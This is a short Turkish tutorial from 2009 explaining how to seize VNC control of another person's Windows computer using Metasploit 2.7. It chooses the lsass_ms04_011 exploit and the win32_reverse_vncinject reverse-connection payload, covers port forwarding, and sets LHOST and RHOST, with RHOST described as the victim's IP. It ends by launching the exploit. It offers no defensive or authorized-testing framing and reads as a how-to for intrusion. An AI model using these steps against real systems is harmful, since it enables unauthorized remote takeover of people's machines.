Reverse Connection ile VNC Kontrolü

MUSTAFA SERHAT DÜNDAR, <SERHAT AT SERHATDUNDAR DOT COM>,
21/06/2009

Öncelikle Metasploit Framework 2.7'yi aşağıdaki linkten bilgisayarınıza indirip kurunuz.

http://www.metasploit.com/tools/framework-2.7.exe

Metasploit yüklenir yüklenmez karşınıza kendi komut penceresini açar.

'Show EXPLOITS' komutu ile mevcut exploit listemizi görelim.

Bizim işimize yarayacak olan exploitin adı lsass_ms04_011

'Use lsass_ms04_011' komutu ile explotimizi çalıştıralım.

'show options' komutu ile exploitimizin ayarlarını yapalım.

Daha sonra 'Show PAYLOADS' komutu ile bağlantılarımızı görelim.

Karşımıza gelen payloads'lardan bizim işimize yarayacak olan reverse connection'dur.Reverse Connection'un kelime anlamı ters bağlantıdır.Yani karşı bilgisayar bize bağlanmak isterken biz ona bağlanacağız. Olayın tersliği buradan geliyor.

‘Set PAYLOAD win32_reverse_vncinject’ komutuyla payload seçelim.

‘Show options’ ile ayarlarına bakalım.

Gelen ayarlardan payload başlığı altında ve required olarak belirlenmiş olanlar bu vnc_injection’u gerçekleştirmemiz için gerekli olan şeyler.

Required LPORT 4321 yazan kısım bizden 4321 nolu portumuzu açmamız gerektiğini söylüyor.

Lhost (Local Host yani sizin ip’niz)
Rhost (Remote Host yani kurbanın ip’si)

Şimdi 4321 nolu portu açalım.


Port açmayı anlatmayacağım bu yazıda konunun dağılmasını istemiyorum. İnternette port açmayla ilgili bir çok kaynak bulabilirsiniz.

Bunların en başında bütün modeller için geçerli olan :

http://www.portforward.com/english/routers/port_forwarding/routerindex.htm adresini kullanabilirsiniz.Şimdi ben kendi modem arayüzümden 4321 nolu portumu açacağım.

Şimdi Başlat/Çalıştır/Cmd ile Dos penceresini açalım.

‘ipconfig’ yazıp enterlaryın.Varsayılan Ağ Geçidi yazan yerin yanındaki ip adresini bir yere not edin.Bu pencereyi kapatabilirsiniz (Dos penceresi)



‘set LHOST 192.168.2.1’ komutu ile LHOST değerini belirledik.

‘set RHOST 88.225.136.134’ komutu ile RHOST yani bağlanacağımız kişinin ip’sini girdik.

Son olarak exploit komutu ile exploitimizi çalıştıralım.

Eğer bağlantı hatası alırsanız bunun nedeni büyük ihtimalle port açma işlemini doğru yapmamanızdan kaynaklanıyordur.

Elimden geldiğince bu konuyu en basit şekilde anlatmaya çalıştım.